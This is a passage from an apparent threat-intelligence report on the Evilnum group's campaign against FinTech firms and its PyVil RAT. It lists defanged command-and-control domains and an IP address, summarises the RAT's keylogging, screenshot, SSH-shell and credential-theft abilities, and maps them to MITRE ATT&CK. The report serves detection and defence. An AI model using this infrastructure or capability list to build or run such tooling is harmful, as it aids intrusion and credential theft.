telecomwl[.]com	
leads-management[.]net	
voipssupport[.]com	

voipasst[.]com	
voipreq12[.]com	

A few weeks later, this change occurred again. The resolution address of all domains changed in the span of a few days, with the addition of three new domains:

Domains	**Resolved IP**
crm-domain[.]net	193.56.28[.]201
telecomwl[.]com	
leads-management[.]net	
voipssupport[.]com	
voipasst[.]com	
voipreq12[.]com	
telefx[.]net	
fxmt4x[.]com	
xlmfx[.]com	



Evilnum's Infrastructure

Conclusion

In this write-up, we examined a new infection chain by the Evilnum group - threat actors who have started to make a name for themselves. Since the first reports in 2018 through today, the group's TTPs have evolved with different tools while the group has continued to focus on FinTech targets.

The Evilnum group employed different types of tools along its career, including JavaScript and C# Trojans, malware bought from the malware-as-a-service Golden Chickens, and other existing Python tools. With all these different changes, the primary method of gaining initial access to their FinTech targets stayed the same: using fake Know your customer (KYC) documents to trick employees of the finance industry to trigger the malware.

In recent weeks we observed a significant change in the infection procedure of the group, moving away from the JavaScript backdoor capabilities, instead utilizing it as a first stage dropper for new tools down the line. During the infection stage, Evilnum utilized modified versions of legitimate executables in an attempt to stay stealthy and remain undetected by security tools.

The group deployed a new type of Python RAT that Nocturnus researchers dubbed PyVil RAT which possesses abilities to gather information, take screenshots, keylog data, open an SSH shell and deploy new tools. These tools can be a Python module such as LaZagne or an executable, and thus adding more functionality for the attack as required. This innovation in tactics and tools is what allowed the group to stay under the radar, and we expect to see more in the future as the Evilnum group's arsenal continues to grow.

Mitre ATT&CK BREAKDOWN

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Spearphishing Link	User Execution	Scheduled Task	Scheduled Task	Deobfuscate/Decode Files or Information
	Windows Command Shell			Masquerading
	JavaScript/JScript			Obfuscated Files or Information

Credential Access	Discovery	Collection	Command and Control	Exfiltration
Credentials from Password Stores	Process Discovery	Keylogging	Data Encoding	Exfiltration Over C2 Channel
Credentials from Web Browsers	Security Software Discovery	Screen Capture	Ingress Tool Transfer	
OS Credential Dumping	System Information Discovery		Application Layer Protocol	
Keylogging			Encrypted Channel	
Steal Web Session Cookie				

INDICATORS OF COMPROMISE

Click here to download this campaign's IOCs (PDF)

Click here to read the threat alert for PyVil RAT.

Tom Fakterman

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus